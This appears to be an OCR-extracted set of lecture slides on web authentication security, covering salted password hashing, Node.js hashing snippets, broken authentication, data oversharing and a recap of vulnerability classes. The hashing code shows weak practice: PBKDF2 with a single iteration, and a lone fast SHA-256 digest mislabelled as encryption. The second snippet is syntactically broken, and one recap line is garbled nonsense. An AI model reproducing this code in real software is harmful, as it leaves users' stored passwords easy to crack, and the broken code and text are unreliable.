
Ultimately, this will hurt would-be attackers more than it will hurt you.

Should have a low collision frequency

Fewest possible duplicates. Or else two inputs could be indistinguishable.



Can we make it even better? SECURE STORAGE






SALT

- Random string, unique to each user
- Added before hashing password
- Two users with the same password have different hashes
- Hashes are not computable ahead-of-time




SECURE STORAGE






SECURE STORAGE





SECURE STORAGE



HASHING IN PRACTICE

```
// built-in node library
var crypto = require('crypto');
var salt = crypto.randomBytes(16);
var iterations = 1;
var bytes = 64;
var buffer = crypto.pbkdf2Sync('password', salt, iterations, bytes);
var hash = buffer.toString('base64');
// ...
```

```
User generateSalt = function () {
  return crypto.randomBytes(16).toString('base64')
User.encryptPassword = function (plainText, salt) {
  return crypto
    createHash('RSA-SHA256')
    update(plainText)
    update(salt)
    .digest('hex')
const setSaltAndPassword = user => {
  if (user.changed('password')) {
    user.salt = User.generateSalt()
    user.password = User.encryptPassword(user.password, user.salt)
User before Create (set Salt And Password)
User.beforeUpdate(setSaltAndPassword)
```



OTHER CONSIDERATIONS

- Broken authentication flow
- Oversharing data



BROKEN AUTH

- Assume attacker is guest client
- Defense vulnerable if signup or login are improper
- Bad stuff: user impersonation, admin impersonation



OVERSHARING

- Assume attacker is non-admin client
- Defense vulnerable if attacker can see sensitive info of another
- Bad stuff: failed user privacy, NSA loves you



GOOD AUTH

- Communication is secure
- Storage is secure
- Cannot set privileges via signup
- Logging in requires username and password
- Data is not inadvertently shared

RECAP



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source

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weak authentication

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
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Lesson: bligit philipping the light the light of the light of the source of the source

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Broken Authentication	Allows for impersonation	<u>example</u>
XSS	Client-side code execution	<u>example</u>
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Vulnerable Components	Third-party tools are vulnerable	<u>example</u>
Unvalidated Redirects	Abusable open-ended forwarding	<u>example</u>





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